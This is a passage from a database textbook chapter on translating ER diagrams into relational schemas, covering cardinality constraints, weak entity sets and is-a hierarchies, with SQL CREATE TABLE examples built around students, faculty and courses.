with foreign keys from *sid* in **Friend_of** to the primary key of **Student** (*id* in **Student**) and from *fid* in **Friend_of** to the primary key of **Student** (*id* in **Student**). As this relation relates **two distinct** students, we have **two distinct** foreign keys to the primary key of **Student**. To implement this relational schema, we can use the following `CREATE TABLE` statement

```
-- CREATE TABLE statement for Student.

CREATE TABLE friend_of
(
    sid INT NOT NULL REFERENCES student,
    fid INT NOT NULL REFERENCES student,
    PRIMARY KEY(sid, fid)
);
```

3.3.3 Cardinality constraints

Consider a relationship set R connecting entities from entity sets **S** and **T** with $n+1$ and $m+2$ attributes, respectively, such that these entity sets are translated to the relations

$$\mathbf{S}(\underline{sid} : \texttt{sdomain}, sa_1 : \texttt{sd}_1, \ldots, sa_n : \texttt{sd}_n);$$
$$\mathbf{T}(\underline{tid_1} : \texttt{tdomain}_1, \underline{tid_2} : \texttt{tdomain}_2, ta_1 : \texttt{td}_1, \ldots, ta_m : \texttt{td}_m).$$

If we translate the relationship set R to a relational schema, we obtain

$$\mathbf{R}(\underline{sid} : \texttt{sdomain}, \underline{tid_1} : \texttt{tdomain}_1, \underline{tid_2} : \texttt{tdomain}_2)$$

with foreign keys from *sid* in **R** to the primary key of **S** and from tid_1, tid_2 in **R** to the primary key of **T**. To implement this relational schema, we can use the following `CREATE TABLE` statement

```
-- CREATE TABLE statements for S and T.
CREATE TABLE R
(
    sid SQL-type(sdomain) NOT NULL REFERENCES S,
    tid1 SQL-type(tdomain1) NOT NULL,
    tid2 SQL-type(tdomain2) NOT NULL,
    FOREIGN KEY(tid1, tid2) REFERENCES T,
    PRIMARY KEY(sid, tid1, tid2)
);
```

The above construction does not enforce any cardinality constraints. Unfortunately, general-purpose cardinality constraints are costly to enforce in practice **except** for the two most-common types of cardinality constraints: **at-most once** and **exactly-once** participation (see Section 2.1.4). Next, we consider these two types of cardinality constraints on relationship set **S**.

1. If relationship set **R** requires **at-most once** participation of **S**, then we can enforce that by adding a candidate key on *sid*. As this candidate key is simpler than the original two-attribute primary key, we can replace the original two-attribute primary key altogether. We obtain

   $$\mathbf{R}(\underline{sid} : \texttt{sdomain}, tid_1 : \texttt{tdomain}_1, tid_2 : \texttt{tdomain}_2).$$

   To implement this relational schema, we can use the following `CREATE TABLE` statement

```
-- CREATE TABLE statements for S and T.
CREATE TABLE R
(
    sid SQL-type(sdomain) NOT NULL REFERENCES S PRIMARY KEY,
    tid1 SQL-type(tdomain1) NOT NULL,
    tid2 SQL-type(tdomain2) NOT NULL,
    FOREIGN KEY(tid1, tid2) REFERENCES T,
);
```

   In this case, each entity in entity set **S** has an **optional** relationship with at-most one entity from **T**. Hence, instead of having a dedicated relation representing the relationship set **R**, we can incorporate relationship set **R** into **S**. To do so, we modify the relational schema of **S** to

   $$\mathbf{S}(\underline{sid} : \texttt{sdomain}, sa_1 : \texttt{sd}_1, \ldots, sa_n : \texttt{sd}_n, tid_1 : \texttt{tdomain}_{1\texttt{opt}}, tid_2 : \texttt{tdomain}_{2\texttt{opt}})$$

   with foreign key from tid_1, tid_2 in **S** to the primary key of **T**. Note that in this case we expect a **value constraint** on attributes tid_1 and tid_2: either both have a value or neither have a value. Such a value

constraint is superfluous in this case, however: the foreign key references a primary key that does not allow optional values. Hence, the foreign key constraint cannot hold for rows in which only one of the two attributes tid_1 and tid_2 has a value.

To implement this relational schema, we can use the following **CREATE TABLE** statement

```
-- CREATE TABLE statement for T.
CREATE TABLE S
(
    sid SQL-type(sdomain) NOT NULL REFERENCES S PRIMARY KEY,
    sa1 SQL-type(sd1) NOT NULL,
    ...,
    san SQL-type(sdn) NOT NULL,
    tid1 SQL-type(tdomain1),
    tid2 SQL-type(tdomain2),
    FOREIGN KEY(tid1, tid2) REFERENCES T
);
```

Furthermore, if the entity set **T** has at-most once participation, then every value in the *tid* column of table **S** must be unique. Unfortunately, not all RDBMSs properly support a **UNIQUE** constraint in the presence of NULL values, however.

2. If relationship set R requires **exact-once** participation of **S**, then the relationship set R also requires **at-most once** participation. Hence, we use a construction similar to the previous case to incorporate relationship set R into **S**: in this case, every entity in entity set **S** has a **required** relationship with one entity from **T**. Hence, we modify the relational schema of **S** to

$$\mathbf{S}(\underline{sid} : \texttt{sdomain}, sa_1 : \texttt{sd}_1, \ldots, sa_n : \texttt{sd}_n, tid_1 : \texttt{tdomain}_1, tid_2 : \texttt{tdomain}_2)$$

with foreign key from tid_1, tid_2 in **S** to the primary key of **T**. To implement this relational schema, we can use the following **CREATE TABLE** statement

```
-- CREATE TABLE statement for T.
CREATE TABLE S
(
    sid SQL-type(sdomain) NOT NULL REFERENCES S PRIMARY KEY,
    sa1 SQL-type(sd1) NOT NULL,
    ...,
    san SQL-type(sdn) NOT NULL,
    tid1 SQL-type(tdomain1) NOT NULL,
    tid2 SQL-type(tdomain2) NOT NULL,
    FOREIGN KEY(tid1, tid2) REFERENCES T
);
```

Furthermore, if the entity set **T** has at-most once participation, then every value in the *tid* column of table **S** must be unique. Hence, in this case the columns tid_1 and tid_2 are a candidate key.

Example 3.22. Consider the ER-diagrams in Figure 3.4 that relate students and their supervisors. Assume that we already have relational schemas **Student** and **Faculty** representing the entity sets **Student** and **Faculty**, that the relational schema **Student** has primary key *id*, and that the relational schema **Faculty** has primary key *id*.

The **top left** diagram expresses a many-to-many relationship set between students and supervisors: a student can have multiple supervisors, a supervisor can supervise multiple students. We have

$$\textbf{Supervise_tl}(\underline{sid} : \texttt{numeric}, \underline{fid} : \texttt{numeric})$$




Figure 3.4: Four different relationship sets Supervisor relating students from the entity set **Student** to their supervising faculty member(s) from the entity set **Faculty**.

with *sid* and *fid* in **Supervise_tr** foreign keys referring to the primary keys of **Student** and **Faculty**, respectively. Next, the **top right** diagram expresses an at-most-one-to-many relationship set: a student has at-most one supervisor, a supervisor can supervise multiple students. We incorporate this relationship set into the student relation:

$$\textbf{Student_tr}(\underline{sid} : \texttt{numeric}, \ldots, fid : \texttt{numeric}_{\texttt{opt}})$$

with *fid* in **Student_tr** a foreign key referring to the primary key of **Faculty** and ... representing the other attributes of **Student**. Next, the **bottom left** diagram expresses an exactly-one-to-many relationship set: a student has exactly-one supervisor, a supervisor can supervise multiple students. We incorporate this relationship set into the student relation:

$$\textbf{Student_bl}(\underline{sid} : \texttt{numeric}, \ldots, fid : \texttt{numeric})$$

with *fid* in **Student_bl** a foreign key referring to the primary key of **Faculty** and ... representing the other attributes of **Student**. Finally, the **bottom right** diagram expresses an exactly-one-to-at-most-one relationship set: a student has exactly-one supervisor, a supervisor can supervise at-most one students. We incorporate this relationship set into the student relation:

$$\textbf{Student_br}(\underline{sid} : \texttt{numeric}, \ldots, fid : \texttt{numeric})$$

with *fid* in **Student_br** a candidate key of **Student_br** and a foreign key referring to the primary key of **Faculty** and ... representing the other attributes of **Student**. To implement these relational schemas, we can use the following `CREATE TABLE` statements

```
-- CREATE TABLE statements for Student and Faculty.

CREATE TABLE supervise_tl
(
    sid INT NOT NULL REFERENCES student,
    fid INT NOT NULL REFERENCES faculty,
    PRIMARY KEY(sid, fid)
);

CREATE TABLE student_tr
(
    sid INT NOT NULL PRIMARY KEY,
    -- Other attributes of Student.
    ...,
    fid INT REFERENCES faculty
```

```
);

CREATE TABLE student_bl
(
    sid INT NOT NULL PRIMARY KEY,
    -- Other attributes of Student.
    ...,
    fid INT NOT NULL REFERENCES faculty
);

CREATE TABLE student_br
(
    sid INT NOT NULL PRIMARY KEY,
    -- Other attributes of Student.
    ...,
    fid INT NOT NULL UNIQUE REFERENCES faculty
);
```

3.3.4 Weak entity sets

Weak entity sets closely resemble entity sets with **additional** primary key attributes derived from their identifying relationship sets.

Translation. Consider the schema of a weak entity set named **W** with identifying entity sets $\mathbf{S}_1, \ldots, \mathbf{S}_n$, with a partial key consisting of attributes whose schema is $pname_1 : \texttt{PDomain}_1, \ldots, pname_z : \texttt{PDomain}_z$, and other attributes whose schema is $name_1 : \texttt{Domain}_1, \ldots, name_m : \texttt{Domain}_m$. Assume that each entity set $\mathbf{S}_i$, $1 \leqslant i \leqslant n$, is already translated to a relation named $\mathbf{E}_i$ with a primary key consisting of the k_i attribute names $pk_{i,1}, \ldots, pk_{i,k_i}$ and that the attributes named $pk_{i,1}, \ldots, pk_{i,k_i}$ have domain $\texttt{PKT}_{i,1}, \ldots, \texttt{PKT}_{i,k_i}$. The equivalent relation has schema

$$\mathbf{R}(\underbrace{\underline{pk_{1,1}} : \texttt{PKT}_{1,1}, \ldots, \underline{pk_{1,k_1}} : \texttt{PKT}_{1,k_1}}_{\text{foreign key referencing } \mathbf{E}_1}, \ldots, \underbrace{\underline{pk_{n,1}} : \texttt{PKT}_{n,1}, \ldots, \underline{pk_{n,k_n}} : \texttt{PKT}_{n,k_n}}_{\text{foreign key referencing } \mathbf{E}_n},$$
$$\underline{pname_1} : \texttt{PDomain}_1, \ldots, \underline{pname_z} : \texttt{PDomain}_z, name_1 : \texttt{Domain}_1, \ldots, name_m : \texttt{Domain}_m).$$

For each entity set $\mathbf{S}_i$, there is a foreign key from $pk_{i,1}, \ldots, pk_{i,k_i}$ in **W** to the primary key of the relation $\mathbf{E}_i$ representing entity set $\mathbf{S}_i$. If the attribute names $pk_{1,1}, \ldots, pk_{1,k_1}, \ldots, pk_{n,1}, \ldots, pk_{n,k_n}, pname_1, \ldots, pname_z, name_1, \ldots, name_m$ are not all distinct, then we rename some of these attributes to ensure unique attribute names in **W**.

Assuming all attribute names are unique, we can create this relation **W** using the SQL statement

```
-- CREATE TABLE statements for E1, ..., En.
CREATE TABLE W
(
    pk1,1 SQL-type(PKT1,1) NOT NULL,
    ...,
    pk1,k1 SQL-type(PKT1,k1) NOT NULL,
    ...,
    pkn,1 SQL-type(PKTn,1) NOT NULL,
    ...,
    pkn,kn SQL-type(PKTn,kn) NOT NULL,
    pname1 SQL-type(PDomain1) NOT NULL,
    ...,
```

```
    pname_z SQL-type(PDomain_z) NOT NULL,
    name_1 SQL-type(Domain_1) NOT NULL,
    ...,
    name_n SQL-type(Domain_n) NOT NULL,
    PRIMARY KEY(pk_1,1, ..., pk_1,k_1, ..., pk_n,1, ..., pk_n,k_n, pname_1, ..., pname_z),
    FOREIGN KEY(pk_1,1, ..., pk_1,k_1) REFERENCES E_1,
    ...,
    FOREIGN KEY(pk_n,1, ..., pk_n,k_n) REFERENCES E_n
);
```

When a foreign key consists of one attribute ($k_i = 1$), then the `CREATE TABLE` statement can define the foreign key constraint as a column constraint instead.

Example 3.23. Consider the ER-diagram of Figure 2.15. The entity set **Program** is translated to

$$\textbf{Program}(\underline{\textit{pcode}} : \texttt{text}).$$

The weak entity set **Course** is translated to

$$\textbf{Course}(\underline{\textit{pcode}} : \texttt{text}, \underline{\textit{code}} : \texttt{text}, \textit{name} : \texttt{text})$$

with *pcode* in **Course** a foreign key referring to the primary key of **Program**. The weak entity set **CInstance** is translated to

$$\textbf{CInstance}(\underline{\textit{pcode}} : \texttt{text}, \underline{\textit{code}} : \texttt{text}, \underline{\textit{ayear}} : \texttt{numeric}, \underline{\textit{semester}} : \texttt{text})$$

with *pcode*, *code* in **CInstance** a foreign key referring to the primary key of **Course**. Note that we do not have to express that *pcode* in **CInstance** refers to the primary key of **Program**: this constraint is already enforced by requiring that *pcode*, *code* refers to the primary key of **Course**. Finally, the weak entity set **Assignment** is translated to

$$\textbf{Assignment}(\underline{\textit{pcode}} : \texttt{text}, \underline{\textit{code}} : \texttt{text}, \underline{\textit{ayear}} : \texttt{numeric}, \underline{\textit{semester}} : \texttt{text}, \underline{\textit{number}} : \texttt{numeric})$$

with *pcode*, *code*, *ayear*, *semester* in **Assignment** a foreign key referring to the primary key of **CInstance**. To implement these relational schemas, we can use the following `CREATE TABLE` statements

```
CREATE TABLE program
(
    pcode VARCHAR(10) NOT NULL PRIMARY KEY
);

CREATE TABLE course
(
    pcode VARCHAR(10) NOT NULL REFERENCES program,
    ccode VARCHAR(10) NOT NULL,
    name CLOB NOT NULL,
    PRIMARY KEY(pcode, ccode)
);

CREATE TABLE cinstance
(
    pcode VARCHAR(10) NOT NULL,
    ccode VARCHAR(10) NOT NULL,
    ayear INT NOT NULL,
```

```
    semester VARCHAR(20) NOT NULL,
    PRIMARY KEY(pcode, ccode, ayear, semester),
    FOREIGN KEY(pcode, ccode) REFERENCES course
);

CREATE TABLE assignment
(
    pcode VARCHAR(10) NOT NULL,
    ccode VARCHAR(10) NOT NULL,
    ayear INT NOT NULL,
    semester VARCHAR(20) NOT NULL,
    number INT NOT NULL,
    PRIMARY KEY(pcode, ccode, ayear, semester, number),
    FOREIGN KEY(pcode, ccode, ayear, semester) REFERENCES cinstance
);
```

In the above construction, we observe that if there is an **at-most once** or **exact once** cardinality constraint on the identifying relationship that determines the participation of entity set $\mathbf{S}_i$, then the attributes named $pk_{i,1}, \ldots, pk_{i,k_i}$ are an additional candidate key of the relation **W**. In SQL, we can express this candidate key by adding an `UNIQUE(`$pk_{i,1}$`, ..., `pk_{i,k_i}`)` constraint definition to the `CREATE TABLE` statement. As with the translation of relationship sets to relations, we can incorporate weak entity sets with such cardinality constraints on the participation of entity set $\mathbf{S}_i$ into the definition of relation $\mathbf{E}_i$.

Example 3.24. Consider the optional final exam of the ER-diagram shown in Figure 2.16 and assume we already have constructed the relation

$$\textbf{CInstance}(\underline{pcode} : \texttt{text}, \underline{code} : \texttt{text}, \underline{ayear} : \texttt{numeric}, \underline{semester} : \texttt{text})$$

as shown in Example 3.23. The entity set **Final** can be incorporated into the relation **CInstance** and doing so results in

$$\textbf{CInstance}(\underline{pcode} : \texttt{text}, \underline{code} : \texttt{text}, \underline{ayear} : \texttt{numeric}, \underline{semester} : \texttt{text}, date : \texttt{date}_{\texttt{opt}}, time : \texttt{time}_{\texttt{opt}})$$

with the **value constraint** on attributes *date* and *time* that enforces that either both have a value or neither has a value. To implement the relational schema **CInstance**, we can use the following `CREATE TABLE` statement

```
CREATE TABLE cinstance
(
    pcode VARCHAR(10) NOT NULL,
    ccode VARCHAR(10) NOT NULL,
    ayear INT NOT NULL,
    semester VARCHAR(20) NOT NULL,
    fdate DATE,
    ftime TIME,
    PRIMARY KEY(pcode, ccode, ayear, semester),
    FOREIGN KEY(pcode, ccode) REFERENCES course,
    CHECK((fdate IS NOT NULL AND ftime IS NOT NULL) OR
          (fdate IS NULL AND ftime IS NULL))
);
```

In the above, we renamed the columns *date* and *time* to *fdate* and *ftime* to avoid confusion between the column names and their SQL types. Note that we could have also used a single column named *fdatetime* that stores an `timestamp` that represents both the date and time of the final exam.

Finally, we note that the translation of weak entity sets to relations can result in relations with complex primary keys that consist of a large set of attribute names. Consequently, relations referring to such translated weak entity sets will need to use complex foreign keys (to refer to these complex primary keys). Working with such complex primary and foreign keys can quickly become tedious and error-prone, unfortunately. Alternatively, we can turn the original complex primary key into a candidate key and introduce a new, simple, primary key.

Example 3.25. Consider the relation **CInstance** of Example 3.23. This relation has a complex primary key of four attributes.

Assume we have a relation **Student** with primary key *sid* representing students. To enroll students into a course instance, we can use a relation

$$\textbf{Enroll}(\underline{sid} : \texttt{numeric}, \underline{pcode} : \texttt{text}, \underline{code} : \texttt{text}, \underline{ayear} : \texttt{numeric}, \underline{semester} : \texttt{text})$$

with *sid* a foreign key referencing the primary key of **Student** and the attributes *pcode*, *code*, *ayear*, and *semester* are a foreign key referencing the primary key of **CInstance**.

As an alternative, we can change the relation **CInstance** to

$$\textbf{CInstance}(\underline{ciid} : \texttt{serial}, pcode : \texttt{text}, code : \texttt{text}, ayear : \texttt{numeric}, semester : \texttt{text})$$

with *pcode*, *code*, *ayear*, and *semester* a candidate key and *pcode*, *code* a foreign key referring to the primary key of **Course**. Next, we can change the relation **Enroll** to

$$\textbf{Enroll}(\underline{sid} : \texttt{numeric}, \underline{ciid} : \texttt{numeric})$$

with *sid* a foreign key referring to the primary key of **Student** and *ciid* a foreign key referring to the primary key of **CInstance**.

To implement the relational schemas **CInstance** and **Enroll**, we can use the following `CREATE TABLE` statements

```sql
-- CREATE TABLE statements for Course and Student.

CREATE TABLE cinstance
(
    ciid INT GENERATED ALWAYS AS IDENTITY NOT NULL PRIMARY KEY,
    pcode VARCHAR(10) NOT NULL,
    ccode VARCHAR(10) NOT NULL,
    ayear INT NOT NULL,
    semester VARCHAR(20) NOT NULL,
    UNIQUE(pcode, ccode, ayear, semester),
    FOREIGN KEY(pcode, ccode) REFERENCES course
);

CREATE TABLE enroll
(
    sid INT NOT NULL REFERENCES student,
    ciid INT NOT NULL REFERENCES cinstance,
    PRIMARY KEY(sid, ciid)
);
```

3.3.5 Is-a hierarchies

Recall that an is-a hierarchy and the accompanying role constraints define a collection of closely-related entity sets or weak entity sets. Furthermore, we have shown in Theorem 2.56 that the roles in is-a hierarchies

can, alternatively, be modeled by a collection of weak entity sets. Based on these observations, we can derive multiple methods to **translate** an is-a hierarchy into a collection of relations. Each of these methods come with their their own benefits and drawbacks, however.

To simplify presentation, we assume for now that is-a hierarchies define entity sets. Next, we will look at three frequently-used methods: the ER-method, the `NULL`s-method, and the OO-method. We can evaluate these methods based on several criteria, including:

(C.1) Can the method **express the role constraints** applied to the is-a hierarchy?

(C.2) Can the method **enforce a unique primary key** for all (weak) entities represented by the is-a hierarchy?

(C.3) Can the method **express the role-specific nature of relationships** that are defined for a role in the hierarchy?

(C.4) Can the method **easily provide access to the data of a specific role** within the hierarchy?

(C.5) Can the method **easily provide access to the data of a specific entity** within the hierarchy?

(C.6) Can the method **easily provide access to all entities within a specific entity set** defined by the hierarchy?

(C.7) Can the method **easily provide access to all data** in the hierarchy?

ER-method. In the **ER-method**, we interpret the root role as an **entity set** and turn it into a relation as we would do for any other entity set. Next, each role is interpreted as an **optional** addition by interpreting each role as a **weak entity set** that depends on their parent role.

Translation. Consider the root role named **R** with n attributes whose schema is $name_1 : \texttt{Domain}_1, \ldots, name_n : \texttt{Domain}_n$ and with the primary key being the attributes named $\{pk_1, \ldots, pk_m\} \subseteq \{name_1, \ldots, name_n\}$. We interpret the root role as an entity set: we translate the root role into a relation with schema

$$\mathbf{R}(name_1 : \texttt{Domain}_1, \ldots, name_n : \texttt{Domain}_n)$$

whose primary key consists of the attributes named $\{pk_1, \ldots, pk_m\}$.

All other roles will be interpreted as weak entity sets that depend on their parent role. In specific, each specialization will be translated to a relation with primary key $\{pk_1, \ldots, pk_m\}$. Next assume we already translated role **P** into a relation named **P** and consider a specialization **S** of role **P** with n_S attributes whose schema is $name_{S,1} : \texttt{Domain}_{S,1}, \ldots, name_{S,n_S} : \texttt{Domain}_{S,n_S}$. We translate this role into a relation with schema

$$\mathbf{S}(\underline{pk_1} : \texttt{PKT}_1, \ldots, \underline{pk_m} : \texttt{PKT}_m, name_{S,1} : \texttt{Domain}_{S,1}, \ldots, name_{S,n_S} : \texttt{Domain}_{S,n_S})$$

with $\texttt{PKT}_1, \ldots, \texttt{PKT}_m$ the domain of the attributes named $pk_1, \ldots, pk_m$ in the root relation **R**. In the relation **S**, the primary key consists of the attributes named $\{pk_1, \ldots, pk_m\}$ and the primary key is a foreign key referencing the primary key of the relation **P**.

Example 3.26. Consider the is-a hierarchy described in Example 2.29 and Example 2.31 defining students, staff members, and faculty members. We assume that the entity sets **Event** and **Course** have already been translated to relations **Event** and **Course** with primary keys *eid* and *cid*.

The root of this is-a hierarchy is **Person**. We translate **Person** to the relational schema

$$\textbf{Person}(\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date}).$$

The role **Person** partakes in the many-to-many relationship set `Register` relating persons to events. We translate this relationship set to the relational schema

$$\textbf{Register}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **Person**.

Next, the specialization **Employee** of **Person** is translated into the relational schema

$$\textbf{Employee}(\underline{pid} : \texttt{numeric}, wage : \texttt{numeric}, wtime : \texttt{numeric}),$$

with *pid* a foreign key referencing **Person**.

Next, the specialization **Staff** of **Employee** is translated into the relational schema

$$\textbf{Staff}(\underline{pid} : \texttt{numeric})$$

with *pid* a foreign key referencing **Employee**.

Next, the specialization **Faculty** of **Employee** is translated into the relation schema

$$\textbf{Faculty}(\underline{pid} : \texttt{numeric}, rank : \texttt{text}, position : \texttt{text})$$

with *pid* a foreign key referencing **Employee**.

Finally, we consider the specialization **Student** of **Person**. We note that students partake at-most once in the relationship set Mentors with faculty. Hence, students have an **optional** mentor (that is a faculty member). We incorporate this relationship set into the relation representing **Student** and we end up with the relational schema

$$\textbf{Student}(\underline{pid} : \texttt{numeric}, fid : \texttt{numeric}_{\texttt{opt}})$$

with *pid* a foreign key referencing **Person** and *fid* a foreign key referencing **Faculty**. Note that we have **renamed** the primary key *pid* of **Faculty** to *fid* to disambiguate it from the primary key of students. The role **Student** partakes in the many-to-many relationship set Enroll relating students with courses. We translate this relationship set to the relational schema

$$\textbf{Enroll}(\underline{pid} : \texttt{numeric}, \underline{cid} : \texttt{numeric})$$

with *pid* a foreign key referencing **Student** and *cid* a foreign key referencing **Course**.

To implement the resulting relational schemas, we can use the following `CREATE TABLE` statements

```
-- CREATE TABLE statements for Event and Course.

CREATE TABLE person
(
    pid INT GENERATED ALWAYS AS IDENTITY NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL
);

CREATE TABLE register
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES person,
    PRIMARY KEY(eid, pid)
);

CREATE TABLE employee
(
    pid INT NOT NULL PRIMARY KEY REFERENCES person,
    wage DECIMAL NOT NULL,
    wtime INT NOT NULL
```

```sql
);

CREATE TABLE staff
(
    pid INT NOT NULL PRIMARY KEY REFERENCES employee
);

CREATE TABLE faculty
(
    pid INT NOT NULL PRIMARY KEY REFERENCES employee,
    rank CLOB NOT NULL,
    position CLOB NOT NULL
);

CREATE TABLE student
(
    pid INT NOT NULL PRIMARY KEY REFERENCES person,
    fid INT REFERENCES faculty
);

CREATE TABLE enroll
(
    pid INT NOT NULL REFERENCES student,
    cid INT NOT NULL REFERENCES course,
    PRIMARY KEY(pid, cid)
);
```

In the above implementation, we have chosen to automatically generate the person identifiers (the attribute *pid* of relation **Person**).

Next, we evaluate the ER-method according to the seven criteria mentioned:

(C.1) The ER-method cannot easily express role constraints. To express a role constraint, we have to be able to prevent data from appearing in multiple relations at the same time. Consider the situation of Example 3.26: we have to be able to prevent a person from appearing in both the **Staff** and **Faculty** relations. We have not seen any methods to express such constraints.

(C.2) The ER-method **enforces a unique primary key** for all entities represented by the is-a hierarchy: all entities must appear in the root relation, where unique primary keys are enforced.

(C.3) The ER-method can easily **express the role-specific nature of relationships**: each role becomes their own relation that can be referred to by foreign keys.

(C.4) The ER-method can **easily provide access to the data of a specific role** within the hierarchy, as all data of each role is stored in an independent relation.

(C.5) The ER-method is not optimized to provide easy access to the data of a specific entity: if the entity is part of multiple roles, then the data for that entity is spread out over multiple relations.

(C.6) The ER-method is not optimized to provide easy access to a specific entity set: if the entity set is defined by multiple roles, then the data for that entity set is spread out over multiple relations.

(C.7) The ER-method is not optimized to provide easy access to all data in the hierarchy: this data is spread out over multiple relations.

Typically, the ER-method is a **safe first choice**: it enforces unique primary keys throughout the hierarchy, respects the role-specific nature of relationships limited to individual roles, and provides easy access to the data of a given combination of roles.

Finally, we note that the ER-method can be obtained with results we already have. First, we can use Theorem 2.56 to express an is-a hierarchy using a collection of weak entity sets. Next, we can use the translation of weak entity sets from Section 3.3.4 to obtain separate relations for each weak entity set representing a role.

NULLs-method. In the **NULLs-method**, we make a **single relation** that represents the data from all roles: the attributes of the root role are required, while attributes of all other roles become optional.

Translation. Consider the root role named **R** with n attributes whose schema is $name_1 : \texttt{Domain}_1, \ldots, name_n : \texttt{Domain}_n$ and with the primary key being the attributes named $\{pk_1, \ldots, pk_m\} \subseteq \{name_1, \ldots, name_n\}$. Consider the specializations $\mathbf{S}_1, \ldots, \mathbf{S}_z$ within the hierarchy with specialization $\mathbf{S} \in \{\mathbf{S}_1, \ldots, \mathbf{S}_z\}$ having $n_{\mathbf{S}}$ attributes whose schema is $name_{S,1} : \texttt{Domain}_{\mathbf{S},1}, \ldots, name_{S,n_S} : \texttt{Domain}_{\mathbf{S},n_S}$. We translate this is-a hierarchy into a relation with schema

$$\begin{aligned}\mathbf{R}(&name_1 : \texttt{Domain}_1, \ldots, name_n : \texttt{Domain}_n,\\ &name_{S_1,1} : \texttt{Domain}_{\mathbf{S}_1,1\,\texttt{opt}}, \ldots, name_{S_1,n_{S_1}} : \texttt{Domain}_{\mathbf{S}_1,n_{\mathbf{S}_1}\,\texttt{opt}}, \ldots,\\ &name_{S_z,1} : \texttt{Domain}_{\mathbf{S}_z,1\,\texttt{opt}}, \ldots, name_{S_z,n_{S_z}} : \texttt{Domain}_{\mathbf{S}_z,n_{\mathbf{S}_z}\,\texttt{opt}}).\end{aligned}$$

For each specialization **S** in the above, we enforce the value constraint that either all attributes named $name_{S,1}, \ldots, name_{S,n_S}$ have a value or none have a value. Finally, we can force any role constraint by limiting the set of optional attributes that have a value to a set of attributes that form a valid combination of roles.

Example 3.27. Consider the is-a hierarchy described in Example 2.29 and Example 2.31 defining students, staff members, and faculty members. We assume that the entity sets **Event** and **Course** have already been translated to relations **Event** and **Course** with primary keys *eid* and *cid*.

We translate the is-a hierarchy with root **Person** into the relation

$$\begin{aligned}\mathbf{Person}(&\underline{pid} : \texttt{numeric}, name : \texttt{text}, e\text{-}mail : \texttt{text}, dob : \texttt{date},\\ &wage : \texttt{numeric}_{\texttt{opt}}, wtime : \texttt{numeric}_{\texttt{opt}}, rank : \texttt{text}_{\texttt{opt}}, position : \texttt{text}_{\texttt{opt}}, fid : \texttt{numeric}_{\texttt{opt}}).\end{aligned}$$

In this relation, the optional attributes *wage* and *wtime* reflect attributes of the **Staff** role and the optional attributes *rank* and *position* reflect attributes of the **Faculty** role. Finally, we have incorporated the relationship set Mentors that assigns at-most one faculty member as a mentor to each student by incorporating the attribute *fid*, a foreign key that references the primary key of **Person** (the relation that holds all faculty members).

To ensure that **Person** will properly hold all data of a role, we enforce the following value constraints on tuples in **Person**:

1. Either both attributes named *wage* and *wtime* have a value (the tuple represents an entity that has the **Employee** role) or neither has a value.

2. Either both attributes named *rank* and *position* have a value (the tuple represents an entity that has the **Faculty** role) or neither has a value.

3. If a tuple has values for the attributes named *rank* and *position* (the tuple represents an entity that has the **Faculty** role), then it must also have values for the attributes named *wage* and *wtime* (the tuple represents an entity that has the **Employee** role): the **Faculty** role is a specialization of the **Employee** role.

As a consequence of the role constraints of Example 2.31, a tuple in **Person** cannot have values for both the attributes named *rank* and *position* (indicating that the tuple represents an entity that has the **Faculty** role) and the attribute named *fid* (indicating that the tuple represents an entity that has the **Student** role).

We note that the role **Person** partakes in the many-to-many relationship set Register relating persons to events. We translate this relationship set to the relation

$$\textbf{Register}(\underline{eid} : \texttt{numeric}, \underline{pid} : \texttt{numeric})$$

with *eid* a foreign key referencing **Event** and *pid* a foreign key referencing **Person**.

Finally, the role **Student** partakes in the many-to-many relationship set Enroll relating students with courses. We translate this relationship set to the relation

$$\textbf{Enroll}(\underline{pid} : \texttt{numeric}, \underline{cid} : \texttt{numeric})$$

with *pid* a foreign key referencing **Person** (the relation that holds all students) and *cid* a foreign key referencing **Course**.

To implement the resulting relational schemas, we can use the following `CREATE TABLE` statements

```sql
-- CREATE TABLE statements for Event and Course.

CREATE TABLE person
(
    pid INT GENERATED ALWAYS AS IDENTITY NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    dob DATE NOT NULL,

    wage DECIMAL,
    wtime INT,
    -- All attributes of the Employee role?
    CHECK((wage IS NOT NULL AND wtime IS NOT NULL) OR
          (wage IS NULL AND wtime IS NULL)),

    rank CLOB,
    position CLOB,
    -- All attributes of the Faculty role?
    CHECK((rank IS NOT NULL AND position IS NOT NULL) OR
          (rank IS NULL AND position IS NULL)),

    -- All attributes of the Faculty role imply all attributes of the Employee role?
    CHECK((rank IS NOT NULL AND position IS NOT NULL AND
            wage IS NOT NULL AND wtime IS NOT NULL) OR
          (rank IS NULL AND position IS NULL)),

    fid INT REFERENCES person,
    -- Not both the Student role and Faculty role?
    CHECK((rank IS NULL AND position IS NULL) OR (fid IS NULL))
);

CREATE TABLE register
(
    eid INT NOT NULL REFERENCES event,
    pid INT NOT NULL REFERENCES person,
```

```
    PRIMARY KEY(eid, pid)
);

CREATE TABLE enroll
(
    pid INT NOT NULL REFERENCES person,
    cid INT NOT NULL REFERENCES course,
    PRIMARY KEY(pid, cid)
);
```

In the above implementation, we have chosen to automatically generate the person identifiers (the attribute *pid* of relation **Person**).

Next, we evaluate the NULLs-method according to the six criteria mentioned:

